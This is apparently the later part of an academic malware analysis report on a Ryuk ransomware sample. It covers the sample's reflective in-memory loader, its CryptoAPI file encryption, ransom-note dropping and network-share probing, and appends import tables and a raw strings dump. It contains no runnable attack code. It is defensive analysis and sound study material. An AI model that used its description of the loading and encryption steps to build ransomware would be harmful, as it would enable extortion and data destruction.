


Figure 106: x32dgb

4 RESULTS

This section outlines the findings from analysing a sample of the Ryuk ransomware. The results are categorised based on observed behaviours and findings, aligning with the purpose of the investigation.

The analysis indicated that the malware was a 32-bit PE executable created with Microsoft Visual C++ and connected to the Microsoft Foundation Class (MFC) library. Analysis revealed several GUI-related classes and methods, such as CWinApp, CDialog, and AfxWinMain, showing a graphical interface. However, further investigation showed these GUI elements originated from the legitimate "Recursive Executer" utility by Kamal Shankar. These findings suggest the malware's GUI functions are primarily legacy code.

Additionally, during dynamic analysis with x32dbg, several 0xc0000005 (ACCESS_VIOLATION) exceptions occurred, which halted much of the advanced dynamic analysis.

The most important finding was the identification of a reflective loading used by the malware, implemented in sub_403da0. This function allocates executable memory via VirtualAlloc, copies an encrypted payload, and decrypts it with a two-stage routine involving sub_401af0. Once decrypted, the payload executes via a function pointer. The use of Cryptoapi functions, such as CryptAcquireContextW, CryptImportKey, and CryptEncrypt, highlights that the malware encrypts data and propagates a ransom note in every directory that is touched by the malware.

The function sub_401490 is the primary routine for directory traversal and recursive execution. It utilises file enumeration functions, such as FindFirstFileA and FindNextFileA, and calls subprocesses via sub_401130, specifically ASpawn_Process().

Network monitoring with FakeNet-NG and Process Monitor showed that the malware attempted to send multicast UDP traffic to discovery protocol IP ranges, including 224.0.0.22 (IGMP) and 239.255.255.250 (SSDP). This suggests local network discovery. Access to \192.168.255.128\c$ was also recorded, indicating attempts to access its file system via network shares to bypass access controls, possibly.

The malware wrote.RYK files and deployed RyukReadMe.html ransom notes to various directories, including $Recycle.Bin. File creation and write operations are linked closely with thread creation events, indicating a multithreaded encryption routine. Registry activity targeting cryptographic provider keys was noted; however, no persistence mechanisms were detected during runtime or after system restart.

The initial decrypted memory segment, displayed in PE-bear as ryuk_sample_020f0000.exe, showed very few static imports—just qsort and bsearch from ntdll.dll, along with a limited selection of functions from kernel32.dll. This reinforces the notion that the sample steers clear of static API referencing, opting instead for runtime resolution to conceal its functionality.

The second extracted file (020f0000-mz_section-2.exe) is the main executable code of the malware. After decryption in memory by sub_403da0, the payload was no longer concealed behind the MFC legacy code from the original executable. Once decrypted and extracted, it revealed several imported functions and modules that were previously hidden, supporting the idea that the payload was decrypted and unpacked at runtime. This module can launch additional subprocesses with randomised names and continue file encryption. These behaviours confirm the malware's multi-stage structure, where the original loader decrypts and activates core functionality directly from memory.

5 DISCUSSION & FUTURE WORK

5.1 GENERAL DISCUSSION

This investigation met all stated aims. The analysis was structured and repeatable, with all steps documented, including static analysis, dynamic analysis, and memory dumping. It followed a logical order, identifying the malware's structure and tracing its behaviour, fulfilling the goal of a thorough investigation.

Several malware analysis techniques were applied and evaluated. Tools like PE-bear and IDA Pro were used to examine the malware sample. In contrast, dynamic analysis tools, including x32dbg, ProcMon, and FakeNet-NG, were employed to monitor malware behaviour at runtime, providing a much deeper understanding of the malware. Manual memory dumping uncovered hidden modules. Each technique offered valuable insights, and their combined use was effective in reverse engineering the malware sample, allowing for an exploration of the malware's behaviour, functionality, and intent.

This approach successfully identified and interpreted key components of the malware, including a memory-resident loader, embedded payloads, anti-debugging behaviours, and recursive file encryption. The sample utilised network discovery techniques and dynamic API loading to perform tasks while remaining hidden. By analysing these features and components of this malware, the project clarified and investigated how this ransomware operates and the types of threats it poses successfully.

In summary, the analysis addressed all three aims: it provided a detailed, repeatable investigation process, applied multiple analysis techniques, and uncovered crucial technical and behavioural traits of the malware.

5.2 FUTURE WORK

For future work, increased resources would facilitate comprehensive reverse engineering of the decrypted modules, enhancing understanding. Current analyses have verified multiple embedded payloads, yet only a portion of their functions have been investigated. Due to the modular design and dynamic loading, mapping the entire control flow and structure requires significant time and effort.

Future initiatives may focus on reconstructing function symbols, cross-referencing function calls, and emulating portions of the code to observe behaviour, which could reveal hidden features not detected in the initial analysis. Another strategy might involve creating a simplified, non-malicious loader version to assist analysts in understanding the reflective loading and decryption process in a controlled environment, serving as a reference for detecting similar malware.

If more time is available, an extensive static and dynamic analysis of each extracted PE file could be conducted to document their capabilities. Given the complexity of the sample, complete reverse engineering is likely to take weeks or months.

REFERENCES

Barker, D. (no date) 'Malware Analysis Techniques'.

Catlin, B. *et al.* (2017). *System architecture, processes, threads, memory management, and more*. Seventh edition. Redmond: Microsoft (Windows internals ; Part 1).

CyBOK – The Cyber Security Body of Knowledge (no date). Available at: https://www.cybok.org/ (Accessed: 14 May 2025).

https://www.cybok.org/media/downloads/Malware_Attack_Technologies_v1.0.1.pdf (no date). Available at: https://www.cybok.org/media/downloads/Malware_Attack_Technologies_v1.0.1.pdf (Accessed: 13 May 2025).

https://www.ncsc.gov.uk/files/NCSC_Annual_Review_2024.pdf (no date). Available at: https://www.ncsc.gov.uk/files/NCSC_Annual_Review_2024.pdf (Accessed: 13 May 2025).

InfoSec experts shortage: Almost half of companies struggle with understaffing (2024) /. Available at: https://www.kaspersky.com/about/press-releases/infosec-experts-shortage-almost-half-of-companies-struggle-with-understaffing (Accessed: 13 May 2025).

Lee, W. (no date a) 'Malware and Attack Technologies Knowledge Area Version 1.0.'

MalAPI.io (no date). Available at: https://malapi.io/ (Accessed: 10 May 2025).

MFC Desktop Applications | Microsoft Learn (no date). Available at: https://learn.microsoft.com/en-us/cpp/mfc/mfc-desktop-applications?view=msvc-170 (Accessed: 10 May 2025).

NCSC Annual Review 2024 (no date). Available at: https://www.ncsc.gov.uk/collection/ncsc-annual-review-2024 (Accessed: 13 May 2025).

Sikorski, M. and Honig, A. (2012) *Practical malware analysis: the hands-on guide to dissecting malicious software*. San Francisco: No Starch Press.

Stringhini, G. (no date) 'Adversarial Behaviours Knowledge Area Version 1.0.'

VirusTotal - File - 180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843 (no date). Available at: https://www.virustotal.com/gui/file/180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843 (Accessed: 10 May 2025).

APPENDICES

Note that Appendices should be referenced in the main body of the text.

APPENDIX A – ALL IDENTIFIED IMPORTED MODULES

5.2.1 Ryuk_sample.exe

Address	Name	Library
KERNEL32 (FOLDER)		
0042E098	RtlUnwind	KERNEL 32
0042E09C	RaiseException	KERNEL 32
0042E0A0	GetCommandLineA	KERNEL 32
0042E0A4	GetStartupInfoA	KERNEL 32
0042E0A8	HeapAlloc	KERNEL 32
0042E0AC	HeapFree	KERNEL 32
0042E0B0	Sleep	KERNEL 32
0042E0B4	ExitProcess	KERNEL 32
0042E0B8	HeapReAlloc	KERNEL 32
0042E0BC	HeapSize	KERNEL 32
0042E0C0	UnhandledExceptionFilter	KERNEL 32
0042E0C4	SetUnhandledExceptionFilter	KERNEL 32
0042E0C8	IsDebuggerPresent	KERNEL 32
0042E0CC	GetACP	KERNEL 32
0042E0D0	IsValidCodePage	KERNEL 32

0042E0D4	GetStdHandle	KERNEL 32
0042E0D8	FreeEnvironmentStringsA	KERNEL 32
0042E0DC	GetEnvironmentStrings	KERNEL 32
0042E0E0	FreeEnvironmentStringsW	KERNEL 32
0042E0E4	GetEnvironmentStringsW	KERNEL 32
0042E0E8	SetHandleCount	KERNEL 32
0042E0EC	HeapCreate	KERNEL 32
0042E0F0	VirtualFree	KERNEL 32
0042E0F4	QueryPerformanceCounter	KERNEL 32
0042E0F8	GetTickCount	KERNEL 32
0042E0FC	GetSystemTimeAsFileTime	KERNEL 32
0042E100	InitializeCriticalSectionAndSpinCount	KERNEL 32
0042E104	LCMapStringA	KERNEL 32
0042E108	LCMapStringW	KERNEL 32
0042E10C	GetStringTypeA	KERNEL 32
0042E110	GetStringTypeW	KERNEL 32
0042E114	GetUserDefaultLCID	KERNEL 32
0042E118	EnumSystemLocalesA	KERNEL 32
0042E11C	IsValidLocale	KERNEL 32
0042E120	GetLocaleInfoW	KERNEL 32
0042E124	GetConsoleCP	KERNEL 32

0042E128	GetConsoleMode	KERNEL 32
0042E12C	SetStdHandle	KERNEL 32
0042E130	WriteConsoleA	KERNEL 32
0042E134	GetConsoleOutputCP	KERNEL 32
0042E138	WriteConsoleW	KERNEL 32
0042E13C	SetErrorMode	KERNEL 32
0042E140	GetOEMCP	KERNEL 32
0042E144	GetCPInfo	KERNEL 32
0042E148	GetModuleHandleW	KERNEL 32
0042E14C	FlushFileBuffers	KERNEL 32
0042E150	InterlockedIncrement	KERNEL 32
0042E154	TlsFree	KERNEL 32
0042E158	DeleteCriticalSection	KERNEL 32
0042E15C	LocalReAlloc	KERNEL 32
0042E160	TlsSetValue	KERNEL 32
0042E164	TlsAlloc	KERNEL 32
0042E168	InitializeCriticalSection	KERNEL 32
0042E16C	GlobalHandle	KERNEL 32
0042E170	GlobalReAlloc	KERNEL 32
0042E174	EnterCriticalSection	KERNEL 32
0042E178	TlsGetValue	KERNEL 32

0042E17C	LeaveCriticalSection	KERNEL 32
0042E180	LocalAlloc	KERNEL 32
0042E184	GlobalFlags	KERNEL 32
0042E188	WritePrivateProfileStringA	KERNEL 32
0042E18C	InterlockedDecrement	KERNEL 32
0042E190	GetModuleFileNameW	KERNEL 32
0042E194	GlobalGetAtomNameA	KERNEL 32
0042E198	GlobalFindAtomA	KERNEL 32
0042E19C	lstrcmpW	KERNEL 32
0042E1A0	GetVersionExA	KERNEL 32
0042E1A4	FormatMessageA	KERNEL 32
0042E1A8	LocalFree	KERNEL 32
0042E1AC	MultiByteToWideChar	KERNEL 32
0042E1B0	MulDiv	KERNEL 32
0042E1B4	GlobalUnlock	KERNEL 32
0042E1B8	GlobalFree	KERNEL 32
0042E1BC	FreeResource	KERNEL 32
0042E1C0	GetCurrentProcessId	KERNEL 32
0042E1C4	SetLastError	KERNEL 32
0042E1C8	GlobalAddAtomA	KERNEL 32
0042E1CC	GlobalDeleteAtom	KERNEL 32

0042E1D0	GetCurrentThread	KERNEL 32
0042E1D4	GetCurrentThreadId	KERNEL 32
0042E1D8	ConvertDefaultLocale	KERNEL 32
0042E1DC	EnumResourceLanguagesA	KERNEL 32
0042E1E0	GetModuleFileNameA	KERNEL 32
0042E1E4	GetLocaleInfoA	KERNEL 32
0042E1E8	LoadLibraryA	KERNEL 32
0042E1EC	WideCharToMultiByte	KERNEL 32
0042E1F0	CompareStringA	KERNEL 32
0042E1F4	FindResourceA	KERNEL 32
0042E1F8	LoadResource	KERNEL 32
0042E1FC	LockResource	KERNEL 32
0042E200	SizeofResource	KERNEL 32
0042E204	InterlockedExchange	KERNEL 32
0042E208	GlobalLock	KERNEL 32
0042E20C	GlobalAlloc	KERNEL 32
0042E210	FreeLibrary	KERNEL 32
0042E214	GetModuleHandleA	KERNEL 32
0042E218	GetProcAddress	KERNEL 32
0042E21C	VirtualAlloc	KERNEL 32
0042E220	CreateFileA	KERNEL 32

0042E224	SetFilePointer	KERNEL 32
0042E228	lstrcpynA	KERNEL 32
0042E22C	lstrcatA	KERNEL 32
0042E230	FindFirstFileA	KERNEL 32
0042E234	lstrcmpA	KERNEL 32
0042E238	FindNextFileA	KERNEL 32
0042E23C	FindClose	KERNEL 32
0042E240	lstrcpyA	KERNEL 32
0042E244	CreatePipe	KERNEL 32
0042E248	GetCurrentProcess	KERNEL 32
0042E24C	DuplicateHandle	KERNEL 32
0042E250	CreateProcessA	KERNEL 32
0042E254	WaitForSingleObject	KERNEL 32
0042E258	TerminateProcess	KERNEL 32
0042E25C	ReadFile	KERNEL 32
0042E260	GetLastError	KERNEL 32
0042E264	WriteFile	KERNEL 32
0042E268	lstrlenA	KERNEL 32
0042E26C	GetFileType	KERNEL 32
0042E270	CloseHandle	KERNEL 32
USER32 (FOLDER)		
0042E2A8	UnregisterClassA	USER32

0042E2AC	DestroyMenu	USER32
0042E2B0	GetSysColorBrush	USER32
0042E2B4	LoadCursorA	USER32
0042E2B8	WindowFromPoint	USER32
0042E2BC	EndPaint	USER32
0042E2C0	BeginPaint	USER32
0042E2C4	ReleaseDC	USER32
0042E2C8	GetDC	USER32
0042E2CC	ClientToScreen	USER32
0042E2D0	GrayStringA	USER32
0042E2D4	DrawTextExA	USER32
0042E2D8	DrawTextA	USER32
0042E2DC	TabbedTextOutA	USER32
0042E2E0	ShowWindow	USER32
0042E2E4	SetWindowTextA	USER32
0042E2E8	IsDialogMessageA	USER32
0042E2EC	RegisterWindowMessageA	USER32
0042E2F0	SendDlgItemMessageA	USER32
0042E2F4	WinHelpA	USER32
0042E2F8	GetCapture	USER32
0042E2FC	GetClassLongA	USER32
0042E300	GetClassNameA	USER32
0042E304	SetPropA	USER32
0042E308	GetPropA	USER32
0042E30C	RemovePropA	USER32
0042E310	SetFocus	USER32
0042E314	GetWindowTextLengthA	USER32
0042E318	GetWindowTextA	USER32
0042E31C	GetTopWindow	USER32
0042E320	UnhookWindowsHookEx	USER32
0042E324	GetMessageTime	USER32
0042E328	GetMessagePos	USER32
0042E32C	MapWindowPoints	USER32
0042E330	SetMenu	USER32
0042E334	SetForegroundWindow	USER32
0042E338	UpdateWindow	USER32
0042E33C	CreateWindowExA	USER32
0042E340	GetClassInfoExA	USER32
0042E344	GetClassInfoA	USER32
0042E348	RegisterClassA	USER32
0042E34C	GetSysColor	USER32
0042E350	AdjustWindowRectEx	USER32

0042E354	ScreenToClient	USER32
0042E358	CopyRect	USER32
0042E35C	PtInRect	USER32
0042E360	GetDlgCtrlID	USER32
0042E364	DefWindowProcA	USER32
0042E368	CallWindowProcA	USER32
0042E36C	GetMenu	USER32
0042E370	SetWindowLongA	USER32
0042E374	SetWindowPos	USER32
0042E378	MessageBoxA	USER32
0042E37C	wsprintfA	USER32
0042E380	DrawIcon	USER32
0042E384	SendMessageA	USER32
0042E388	SystemParametersInfoA	USER32
0042E38C	GetWindowPlacement	USER32
0042E390	GetWindowRect	USER32
0042E394	GetWindow	USER32
0042E398	GetMenuItemID	USER32
0042E39C	GetMenuItemCount	USER32
0042E3A0	GetSubMenu	USER32
0042E3A4	GetDesktopWindow	USER32
0042E3A8	SetActiveWindow	USER32
0042E3AC	CreateDialogIndirectParamA	USER32
0042E3B0	DestroyWindow	USER32
0042E3B4	IsWindow	USER32
0042E3B8	GetForegroundWindow	USER32
0042E3BC	IsIconic	USER32
0042E3C0	GetClientRect	USER32
0042E3C4	EnableWindow	USER32
0042E3C8	LoadIconA	USER32
0042E3CC	GetSystemMetrics	USER32
0042E3D0	PostQuitMessage	USER32
0042E3D4	PostMessageA	USER32
0042E3D8	CheckMenuItem	USER32
0042E3DC	EnableMenuItem	USER32
0042E3E0	GetMenuState	USER32
0042E3E4	ModifyMenuA	USER32
0042E3E8	GetParent	USER32
0042E3EC	GetFocus	USER32
0042E3F0	LoadBitmapA	USER32
0042E3F4	GetMenuCheckMarkDimensions	USER32
0042E3F8	SetMenuItemBitmaps	USER32

0042E3FC	ValidateRect	USER32
0042E400	GetCursorPos	USER32
0042E404	PeekMessageA	USER32
0042E408	GetKeyState	USER32
0042E40C	GetDlgItem	USER32
0042E410	GetNextDlgTabItem	USER32
0042E414	EndDialog	USER32
0042E418	GetWindowThreadProcessId	USER32
0042E41C	GetWindowLongA	USER32
0042E420	GetLastActivePopup	USER32
0042E424	IsWindowEnabled	USER32
0042E428	SetCursor	USER32
0042E42C	SetWindowsHookExA	USER32
0042E430	CallNextHookEx	USER32
0042E434	GetMessageA	USER32
0042E438	TranslateMessage	USER32
0042E43C	DispatchMessageA	USER32
0042E440	GetActiveWindow	USER32
0042E444	IsWindowVisible	USER32
GDI32 (FOLDER)		
0042E034	DeleteDC	GDI32
0042E038	GetStockObject	GDI32
0042E03C	ScaleWindowExtEx	GDI32
0042E040	SetWindowExtEx	GDI32
0042E044	RectVisible	GDI32
0042E048	ScaleViewportExtEx	GDI32
0042E04C	SetViewportExtEx	GDI32
0042E050	OffsetViewportOrgEx	GDI32
0042E054	SetViewportOrgEx	GDI32
0042E058	SelectObject	GDI32
0042E05C	Escape	GDI32
0042E060	ExtTextOutA	GDI32
0042E064	CreateBitmap	GDI32
0042E068	PtVisible	GDI32
0042E06C	DeleteObject	GDI32
0042E070	SetMapMode	GDI32
0042E074	RestoreDC	GDI32
0042E078	SaveDC	GDI32
0042E07C	GetObjectA	GDI32
0042E080	SetBkColor	GDI32
0042E084	SetTextColor	GDI32

0042E088	GetClipBox	GDI32
0042E08C	GetDeviceCaps	GDI32
0042E090	TextOutA	GDI32
WINSPOOL (FOLDER)		
0042E44C	DocumentPropertiesA	WINSPOOL
0042E450	OpenPrinterA	WINSPOOL
0042E454	ClosePrinter	WINSPOOL
ADVAPI32		
0042E000	RegSetValueExA	ADVAPI32
0042E004	RegCreateKeyExA	ADVAPI32
0042E008	RegQueryValueA	ADVAPI32
0042E00C	RegOpenKeyA	ADVAPI32
0042E010	RegEnumKeyA	ADVAPI32
0042E014	RegDeleteKeyA	ADVAPI32
0042E018	RegOpenKeyExA	ADVAPI32
0042E01C	RegQueryValueExA	ADVAPI32
0042E020	RegCloseKey	ADVAPI32
0042E024	CryptAcquireContextW	ADVAPI32
0042E028	CryptImportKey	ADVAPI32
0042E02C	CryptEncrypt	ADVAPI32
SHELL32		
0042E288	SHBrowseForFolderA	SHELL32
0042E28C	SHGetMalloc	SHELL32
0042E290	SHGetPathFromIDListA	SHELL32

SHLWAPI		
0042E298	PathFindFileNameA	SHLWA PI
0042E29C	PathRemoveFileSpecW	SHLWA PI
0042E2A0	PathFindExtensionA	SHLWA PI
ole32		
0042E45C	CoCreateInstance	ole32
0042E460	CoUninitialize	ole32
0042E464	CoInitializeEx	ole32
0042E468	CoTaskMemFree	ole32
OLEAUT32		
0042E278	VariantClear	OLEAUT 32
0042E27C	VariantChangeType	OLEAUT 32
0042E280	VariantInit	OLEAUT 32
OLEACC (FOLDER)		
0043B5A4	LresultFromObject	OLEACC
0043B5A8	CreateStdAccessibleObject	OLEACC

5.2.2 020F0000-mz_section-2.exe

Address	Name	Library
KERNEL32		
35015000	GetProcAddress	KERNEL32
35015004	GetCurrentProcess	KERNEL32
35015008	CreateThread	KERNEL32
3501500C	GetCurrentThread	KERNEL32
35015010	SetLastError	KERNEL32
35015014	WaitForMultipleObjects	KERNEL32
35015018	Sleep	KERNEL32
3501501C	CloseHandle	KERNEL32
35015020	WinExec	KERNEL32
35015024	GetLocalTime	KERNEL32
35015028	GetTickCount	KERNEL32
3501502C	LoadLibraryA	KERNEL32
35015030	GetSystemDirectoryA	KERNEL32
35015034	CreateFileW	KERNEL32

35015038	DecodePointer	KERNEL32
3501503C	WriteConsoleW	KERNEL32
35015040	SetFilePointerEx	KERNEL32
35015044	QueryPerformanceCounter	KERNEL32
35015048	GetCurrentProcessId	KERNEL32
3501504C	GetCurrentThreadId	KERNEL32
35015050	GetSystemTimeAsFileTime	KERNEL32
35015054	InitializeSListHead	KERNEL32
35015058	IsDebuggerPresent	KERNEL32
3501505C	UnhandledExceptionFilter	KERNEL32
35015060	SetUnhandledExceptionFilter	KERNEL32
35015064	GetStartupInfoW	KERNEL32
35015068	IsProcessorFeaturePresent	KERNEL32
3501506C	GetModuleHandleW	KERNEL32
35015070	TerminateProcess	KERNEL32
35015074	RtlUnwind	KERNEL32
35015078	GetLastError	KERNEL32
3501507C	EnterCriticalSection	KERNEL32
35015080	LeaveCriticalSection	KERNEL32
35015084	DeleteCriticalSection	KERNEL32
35015088	InitializeCriticalSectionAndSpinCount	KERNEL32
3501508C	TlsAlloc	KERNEL32
35015090	TlsGetValue	KERNEL32
35015094	TlsSetValue	KERNEL32
35015098	TlsFree	KERNEL32
3501509C	FreeLibrary	KERNEL32
350150A0	LoadLibraryExW	KERNEL32
350150A4	ExitProcess	KERNEL32
350150A8	GetModuleHandleExW	KERNEL32
350150AC	GetStdHandle	KERNEL32
350150B0	WriteFile	KERNEL32
350150B4	GetModuleFileNameW	KERNEL32
350150B8	MultiByteToWideChar	KERNEL32
350150BC	WideCharToMultiByte	KERNEL32
350150C0	GetACP	KERNEL32
350150C4	HeapFree	KERNEL32
350150C8	HeapAlloc	KERNEL32
350150CC	GetStringTypeW	KERNEL32
350150D0	LCMapStringW	KERNEL32
350150D4	FindClose	KERNEL32
350150D8	FindFirstFileExW	KERNEL32
350150DC	FindNextFileW	KERNEL32
350150E0	IsValidCodePage	KERNEL32
350150E4	GetOEMCP	KERNEL32
350150E8	GetCPInfo	KERNEL32
350150EC	GetCommandLineA	KERNEL32

350150F0	GetCommandLineW	KERNEL32
350150F4	GetEnvironmentStringsW	KERNEL32
350150F8	FreeEnvironmentStringsW	KERNEL32
350150FC	SetStdHandle	KERNEL32
35015100	GetFileType	KERNEL32
35015104	GetProcessHeap	KERNEL32
35015108	HeapSize	KERNEL32
3501510C	HeapReAlloc	KERNEL32
35015110	FlushFileBuffers	KERNEL32
35015114	GetConsoleCP	KERNEL32
35015118	GetConsoleMode	KERNEL32
3501511C	RaiseException	KERNEL32
WS2_32		
35015124	htons	WS2_32
35015128	htonl	WS2_32
3501512C	bind	WS2_32
35015130	inet_addr	WS2_32

APPENDIX B – RAW DATA FROM ANALYSIS TOOLS

5.2.3 strings_ryuk.txt

!This program cannot be run in DOS mode.

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X7C

CloseHandle

ReadFile error!

Close handle error!

Duplicate handle error 2!

Duplicate handle error!

Stdout pipe creation error!

Finished operating in the current directory "%s".

Will I continue into the (sub)directory(s) ?

Sub directory operation query

Finished operating in the current directory "%s".

Will I continue into the subdirectory(s) ?

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Win32 Executables(*.exe)|*.exe||

txt

RedirectedStream

You have not filled up essential entries.

These values are essential for me to function properly.

Try again.

Invalid field entries

Task Completed.

Recursive Execution completed sucessfully

ios_base::eofbit set

ios_base::failbit set

ios_base::badbit set

Here you can specify the (sub)directory under which to start recursing.

-@

p7@

Enter the "current directory" environment to pass to the program. It's recommended to enter "<>" to indicate the current directory being recursed.

Leave it blank to operate in root directory too

A value of -1 implies Infinite wait state

Enter "<>" (without the quotes) where you want me to substitute the current directory into ..

Fuck Def

8192

NTDLL.dll

CWinApp

Settings

PreviewPages

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DeactivateActCtx

ActivateActCtx

ReleaseActCtx

CreateActCtxA

KERNEL32

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

NoRun

NoDrives

RestrictRun

NoNetConnectDisconnect

NoRecentDocsHistory

NoClose

Software\Microsoft\Windows\CurrentVersion\Policies\Network

NoEntireNetwork

Software\Microsoft\Windows\CurrentVersion\Policies\Comdlg32

NoPlacesBar

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ntdll.dll

GetSystemDefaultUILanguage

GetUserDefaultUILanguage

kernel32.dll

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Exception thrown in destructor

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CInvalidArgException

CNotSupportedException

CMemoryException

CSimpleException

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CWnd

AfxWnd90s

AfxControlBar90s

AfxMDIFrame90s

AfxFrameOrView90s

AfxOleControl90s

AfxOldWndProc423

EnumDisplayDevicesA

GetMonitorInfoA

EnumDisplayMonitors

MonitorFromPoint

MonitorFromRect

MonitorFromWindow

GetSystemMetrics

USER32

accParent

accChildCount

accChild

accName

accValue

accDescription

accRole

accState

accHelp

accHelpTopic

accKeyboardShortcut

accFocus

accSelection

accDefaultAction

accSelect

accLocation

accNavigate

accHitTest

accDoDefaultAction

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InitCommonControls

InitCommonControlsEx

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commctrl_DragListMsg

CreateActCtxW

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comctl32.dll

comdlg32.dll

DDC

shell32.dll

CEdit

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CGdiObject

CPaintDC

CDC

CUserException

CResourceException

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XFC

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CFileDialog

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p4GetOpenFileNameA

GetSaveFileNameA

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SHCreateItemFromParsingName

Shell32.dll

CToolTipCtrl

tooltips_class32

CObject

Delete

NoRemove

ForceRemove

Val

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combobox

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System

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CMapPtrToPtr

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CArchiveException

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CCommonDialog

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commdlg_SetRGBColor

commdlg_help

commdlg_ColorOK

commdlg_FileNameOK

commdlg_ShareViolation

commdlg_LBSelChangedNotify

CMapStringToPtr

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NotifyWinEvent

user32.dll

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CLSID\%1\InprocHandler32

ole32.dll

CLSID\%1\LocalServer32

CLSID\%1\Verb\0

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CLSID\%1\Verb\1

&Open,0,2

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CLSID\%1\AuxUserType\3

CLSID\%1\DefaultIcon

%3,%7

CLSID\%1\MiscStatus

CLSID\%1\InProcServer32

CLSID\%1\DocObject

%2\DocObject

CLSID\%1\Printable

CLSID\%1\DefaultExtension

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CByteArray

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CPtrArray

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Unknown exception

`LC

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CorExitProcess

mscoree.dll

kernel32.dll

HeapQueryInformation

bad exception

EncodePointer

KERNEL32.DLL

DecodePointer

FlsFree

FlsSetValue

FlsGetValue

FlsAlloc

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runtime error

TLOSS error

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DOMAIN error

R6034

An application has made an attempt to load the C runtime library incorrectly.

Please contact the application's support team for more information.

R6033

- Attempt to use MSIL code from this assembly during native code initialization

This indicates a bug in your application. It is most likely the result of calling an MSIL-compiled (/clr) function from a native constructor or from DllMain.

R6032

- not enough space for locale information

R6031

- Attempt to initialize the CRT more than once.

This indicates a bug in your application.

R6030

- CRT not initialized

R6028

- unable to initialize heap

R6027

- not enough space for lowio initialization

R6026

- not enough space for stdio initialization

R6025

- pure virtual function call

R6024

- not enough space for _onexit/atexit table

R6019

- unable to open console device

R6018

- unexpected heap error

R6017

- unexpected multithread lock error

R6016

- not enough space for thread data

This application has requested the Runtime to terminate it in an unusual way.

Please contact the application's support team for more information.

R6009

- not enough space for environment

R6008

- not enough space for arguments

R6002

- floating point support not loaded

Microsoft Visual C++ Runtime Library

...

<program name unknown>

Runtime Error!

Program:

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Complete Object Locator'

Class Hierarchy Descriptor'

Base Class Array'

Base Class Descriptor at (

Type Descriptor'

`local static thread guard'

`managed vector copy constructor iterator'

`vector vbase copy constructor iterator'

`vector copy constructor iterator'

`dynamic atexit destructor for '

`dynamic initializer for '

`eh vector vbase copy constructor iterator'

`eh vector copy constructor iterator'

`managed vector destructor iterator'

`managed vector constructor iterator'

`placement delete[] closure'

`placement delete closure'

`omni callsig'

delete[]

new[]

`local vftable constructor closure'

`local vftable'

`RTTI

`EH

`udt returning'

`copy constructor closure'

`eh vector vbase constructor iterator'

`eh vector destructor iterator'

`eh vector constructor iterator'

`virtual displacement map'

`vector vbase constructor iterator'

`vector destructor iterator'

`vector constructor iterator'

`scalar deleting destructor'

`default constructor closure'

`vector deleting destructor'

`vbase destructor'

`string'

`local static guard'

`typeof'

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south korea

south africa

slovak

